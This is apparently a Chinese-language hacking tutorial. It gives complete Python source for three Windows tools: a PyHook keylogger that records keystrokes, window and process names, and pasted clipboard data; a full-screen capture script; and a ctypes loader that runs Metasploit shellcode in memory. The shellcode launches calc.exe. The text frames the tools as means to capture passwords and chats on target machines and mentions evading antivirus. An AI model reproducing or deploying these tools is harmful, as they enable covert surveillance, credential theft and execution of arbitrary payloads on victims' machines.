## 键盘记录器

键盘记录是本书中最古老的黑客技术之一，但至今仍在不同的层面上广泛使用。攻击者使用它是因为它能有效地捕获所需的敏感信息，如账号密码和聊天记录等。

优秀的第三方Python库PyHook'能让我们很容易地捕获所有的键盘事件。

它利用了原生的Windows函数SetwindowsHookEx，这个函数允许我们安装自定义的钩子函数，当特定的Windows事件发生时，这个钩子函数就会被调用。我们通过注册键盘事件的钩子函数就能捕获目标机器触发的所有按键消息。除此之外，我们还需要精确地知道是在哪些进程中执行了这些按键，这样我们才能确定用户名、密码和其他一些有用信息的所属对象。PyHook库为我们封装了所有的这些底层编程方法，我们只需要关注键盘记录的核心逻辑。

### 代码实现

*#!/usr/bin/python  
# -\*- encoding: utf-8 -\*-  
# @Time : 12/14/2020 10:35 AM  
# @Author : ordar  
# @File : key\_store.py  
# @Project : new\_project  
# @Python : 2.7.18  
  
from* ctypes *import* \*  
*import* pythoncom  
*import* pyHook  
*import* win32clipboard  
  
  
user32 = windll.user32  
kernel32 = windll.kernel32  
psapi = windll.psapi  
current\_window = *None  
  
  
def* get\_current\_process():  
 *"""  
 获取当前活动的窗口及对应的进程ID* ***:return****:  
 """  
 # 获得前台窗口句柄  
 # 1. GetForeGroundwindow函数，它返回了目标桌面上当前活动窗口的句柄。* hwnd = user32.GetForegroundWindow()  
 *# 获得进程id  
 # 2. GetwindowThreadProcessId函数，它返回的是窗口对应的进程ID* pid = c\_ulong(0)  
 user32.GetWindowThreadProcessId(hwnd, byref(pid))  
 *# 保存当前进程id* process\_id = "%d" % pid.value  
 *# 申请内存* executable = create\_string\_buffer("\x00" \* 512)  
 *# 3. 打开进程* h\_process = kernel32.OpenProcess(0x400 | 0x10, *False*, pid)  
 *# 4. 利用返回的进程句柄，我们获得了进程对应的可执行文件的名字* psapi.GetModuleBaseNameA(h\_process, *None*, byref(executable), 512)  
 *# 读取窗口标题* window\_title = create\_string\_buffer('\x00' \* 512)  
 *# 5. GetwindowTextA函数，我们获得了窗口标题栏中显示的文本字符* length = user32.GetWindowTextA(hwnd, byref(window\_title), 512)  
 *# 6. 输出进程相关信息,所有的信息通过一种醒目的方式进行了输出  
 print*("[ PID: %s - %s - %s ]" % (process\_id, executable.value, window\_title.value))  
  
 *# 关闭句柄* kernel32.CloseHandle(hwnd)  
 kernel32.CloseHandle(h\_process)

我们仅仅是定义了一些有用的变量和一个函数，这个函数的功能是获取当前活动的窗口及对应的进程ID。在这个函数中，我们先是调用了GetForeGroundwindow函数①，它返回了目标桌面上当前活动窗口的句柄。然后，我们将句柄作为参数调用了GetwindowThreadProcessId函数②，它返回的是窗口对应的进程ID。之后，我们打开进程③，利用返回的进程句柄，我们获得了进程对应的可执行文件的名字④。通过调用GetwindowTextA函数⑤，我们获得了窗口标题栏中显示的文本字符。最后，我们将所有的信息通过一种醒目的方式进行了输出⑥，你可以直观地看到键盘记录所对应的进程和窗口。现在，我们来完成最后的工作，添加键盘记录器的核心代码。


*def* key\_store(event):  
 *"""  
 获取键盘记录函数* ***:param*** *event:* ***:return****:  
 """  
 global* current\_window  
  
 *# 10. 检查是否切换了窗口  
 if* event.WindowName != current\_window:  
 current\_window = event.WindowName  
 get\_current\_process()  
  
 *# 11. 检测按键是否为常规按键（非组合按键）  
 if* event.Ascii > 32 *and* event.Ascii< 127:  
 *print*(*chr*(event.Ascii))  
 *else*:  
 *# 12. 如果输入为[Ctrl - v]则获取剪切板内容  
 if* event.Key == "Lcontrol":  
 *# 打开剪切板* win32clipboard.OpenClipboard()  
 *# 获取剪切板内容* pasted\_value = win32clipboard.GetClipboardData()  
 *# 关闭剪切板* win32clipboard.CloseClipboard()  
 *print*("[PASTE] - %s" % pasted\_value)  
 *else*:  
 *print*("[%s]" % event.Key)  
  
 *# 直到下一个钩子事件触发  
 return True  
  
  
# 7. 创建和注册钩子函数管理器*k1 = pyHook.HookManager()  
*# 8. 将我们自定义的回调函数Keystroke与KeyDown事件进行了绑定*k1.KeyDown = key\_store  
  
*# 注册键盘记录钩子，然后永久执行  
# 9. 通过PyHook钩住了所有的按键事件*k1.HookKeyboard()  
pythoncom.PumpMessages()

我们定义了PyHook的HookManager管理器⑦，然后将我们自定义的回调函数Keystroke与KeyDown事件进行了绑定⑧。之后，我们通过PyHook钩住了所有的按键事件⑨，然后继续消息循环。当目标按下键盘上的一个键时，我们的Keystroke函数就会被调用，它唯一的一个参数是触发这个事件的对象。在这个函数中，我们第一件要做的事是检查用户是否切换了窗口⑩，如果切换了窗口，我们需要重新获得当前窗口的名字及进程信息。然后，我们检查按键是否在可输出的ASCIⅡ码范围之内⑪，如果是的话，输出即可。

如果按键是修饰键（如Shift、Ctrl或Alt键）或其他非标准的按键，那么我们从事件的对象中提取按键的名称。我们还检查了用户是否在进行粘贴操作⑫，如果是的话，我们提取剪切板中的内容。我们的回调函数通过返回True来允许执行消息队列中的下个hook事件（如果有的话）。下面我们来测试一下吧！

### 运行结果

我用火狐浏览器打开了百度，然后粘贴了python并搜索了。可以看到我们的键盘记录器成功获取到了Firefox进程并且获取到了按键和粘贴板内容。



## 屏幕截取器

大部分渗透测试框架和恶意软件都具有截取远程目标屏幕快照的能力。它能帮助我们捕获打开的图片、播放的视频帧或其他敏感信息，这些信息通常不能由数据抓包或键盘记录来获取。幸运的是，我们可以使用PyWin32库，通过调用本地Windows API的方式实现抓屏功能。

屏幕抓取器利用Windows图形设备接口（GDI)获得抓取屏幕时必需的参数，如屏幕大小、分辨率等信息。一些抓屏软件只抓取当前活动的窗口或应用的图像，但本次我们将对整个屏幕进行抓屏。下面我们开始吧。

### 代码实现


*#!/usr/bin/python  
# -\*- encoding: utf-8 -\*-  
# @Time : 12/14/2020 11:13 AM   
# @Author : ordar  
# @File : screen\_shotter.py   
# @Project : new\_project  
# @Python : 2.7.18  
  
import* win32gui  
*import* win32ui  
*import* win32con  
*import* win32api  
  
  
*# 1. 获得桌面窗口的句柄*hwd\_desktop = win32gui.GetDesktopWindow()  
  
*# 2. 获得所有显示器像素尺寸*width = win32api.GetSystemMetrics(win32con.SM\_CXVIRTUALSCREEN)  
height = win32api.GetSystemMetrics(win32con.SM\_CYVIRTUALSCREEN)  
left = win32api.GetSystemMetrics(win32con.SM\_XVIRTUALSCREEN)  
top = win32api.GetSystemMetrics(win32con.SM\_YVIRTUALSCREEN)  
  
*# 3. GetwindowDC函数创建设备描述表*desktop\_dc = win32gui.GetWindowDC(hwd\_desktop)  
img\_dc = win32ui.CreateDCFromHandle(desktop\_dc)  
  
*# 4. 创建基于内存的设备描述表,用来存储我们捕获到的图片，直到我们将二进制的位图保存到文件中。*mem\_dc = img\_dc.CreateCompatibleDC()  
  
*# 5. 通过桌面的设备描述表创建了一个位图对象,Selectobject函数将基于内存的设备描述表指向我们捕获到的位图对象。*screenshot = win32ui.CreateBitmap()  
screenshot.CreateCompatibleBitmap(img\_dc, width, height)  
mem\_dc.SelectObject(screenshot)  
  
*# 复制屏幕到我们的内存设备描述表汇总  
# BitBlt函数将桌面图片按比特复制并保存到内存描述表中，你可以把这个过程当成对GDI对象的memcpy调用*mem\_dc.BitBlt((0, 0), (width, height), img\_dc, (left, top), win32con.SRCCOPY)  
  
*# 7. 将位图保存到文件*screenshot.SaveBitmapFile(mem\_dc, 'screenshot.bmp')  
  
*# 释放对象*mem\_dc.DeleteDC()  
win32gui.DeleteObject(screenshot.GetHandle())

现在我们来看看这么简短的脚本都做了些什么事情。首先，我们获取整个桌面的句柄①，它包含了所有可显示区域，即使这些区域分布在多个显示屏上。然后，我们获得了显示屏的像素大小②，它决定了屏幕快照的尺寸。我们以之前获得的桌面句柄为参数，通过调用GetwindowDC函数③创建了一个设备描述表。下一步，我们需要创建一个基于内存的设备描述表④，用它来存储我们捕获到的图片，直到我们将二进制的位图保存到文件中。我们还通过桌面的设备描述表创建了一个位图对象⑤，Selectobject函数将基于内存的设备描述表指向我们捕获到的位图对象。我们利用BitBlt函数⑥将桌面图片按比特复制并保存到内存描述表中，你可以把这个过程当成对GDI对象的memcpy调用。最后，我们将图片保存到磁盘文件⑦。这个脚本非常容易测试：只需要在命令行中运行它，然后就可以在当前目录中检查生成的screenshot.bmp文件了。


### pyWin32模块帮助文件



Pywin32模块的帮助文件，可以帮助我们查找函数，查看函数介绍。



### 运行结果




## Python执行shellcode

有时候，你可能需要与你目标机器中的某一台主机进行交互，或者在目标主机上运行你钟爱的渗透测试框架中的某种新的漏洞利用模块，或者将shellcode进行免杀加密。这样的需求虽然不常有，但非常典型，需要我们具备在目标机器上执行shellcode的方法。

### 使用msf生成shellcode

使用msf生成一个执行calc.exe的shellcode



### 代码实现

这里准备了不同的shellcode，buf32是32位系统的计算器shellcode，buf64是64位系统的计算器shellcode，根据自己系统选择shellcode执行

*#!/usr/bin/python  
# -\*- encoding: utf-8 -\*-  
# @Time : 12/14/2020 3:19 PM   
# @Author : ordar  
# @File : shellcode\_exec.py  
# @Project : new\_project  
# @Python : 2.7.18  
import* ctypes  
  
*# buf32 = b""  
# buf32 += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"  
# buf32 += b"\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"  
# buf32 += b"\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"  
# buf32 += b"\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"  
# buf32 += b"\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"  
# buf32 += b"\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"  
# buf32 += b"\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"  
# buf32 += b"\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"  
# buf32 += b"\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"  
# buf32 += b"\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"  
# buf32 += b"\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"  
# buf32 += b"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xe0\x1d"  
# buf32 += b"\x2a\x0a\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"  
# buf32 += b"\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"  
# buf32 += b"\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"*buf64 = b""  
buf64 += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41"  
buf64 += b"\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48"  
buf64 += b"\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f"  
buf64 += b"\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c"  
buf64 += b"\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52"  
buf64 += b"\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b"  
buf64 += b"\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0"  
buf64 += b"\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56"  
buf64 += b"\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"  
buf64 += b"\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0"  
buf64 += b"\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58"  
buf64 += b"\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"  
buf64 += b"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0"  
buf64 += b"\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"  
buf64 += b"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"  
buf64 += b"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00"  
buf64 += b"\x00\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41"  
buf64 += b"\xba\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41"  
buf64 += b"\xba\xa6\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06"  
buf64 += b"\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"  
buf64 += b"\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c\x63\x2e\x65"  
buf64 += b"\x78\x65\x00"  
  
shellcode = buf64  
shellcode = *bytearray*(shellcode)  
  
*# 1. 申请内存,第二个参数填shellcode的大小，然后转换位c语言的int类型*ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c\_int(0), ctypes.c\_int(*len*(shellcode)), ctypes.c\_int(0x3000), ctypes.c\_int(0x40))  
*# 2. 内存中写入shellcode*buf = (ctypes.c\_char \* *len*(shellcode)).from\_buffer(shellcode)  
ctypes.windll.kernel32.RtlMoveMemory(  
 ctypes.c\_int(ptr),  
 buf,  
 ctypes.c\_int(*len*(shellcode))  
)  
*# 3. 创建一个线程从shellcode放置位置首地址开始执行*ht = ctypes.windll.kernel32.CreateThread(  
 ctypes.c\_int(0),  
 ctypes.c\_int(0),  
 ctypes.c\_int(ptr),  
 ctypes.c\_int(0),  
 ctypes.c\_int(0),  
 ctypes.pointer(ctypes.c\_int(0))  
)  
*# 等待上面创建的线程运行完*ctypes.windll.kernel32.WaitForSingleObject(ctypes.c\_int(ht),ctypes.c\_int(-1))

### 运行结果

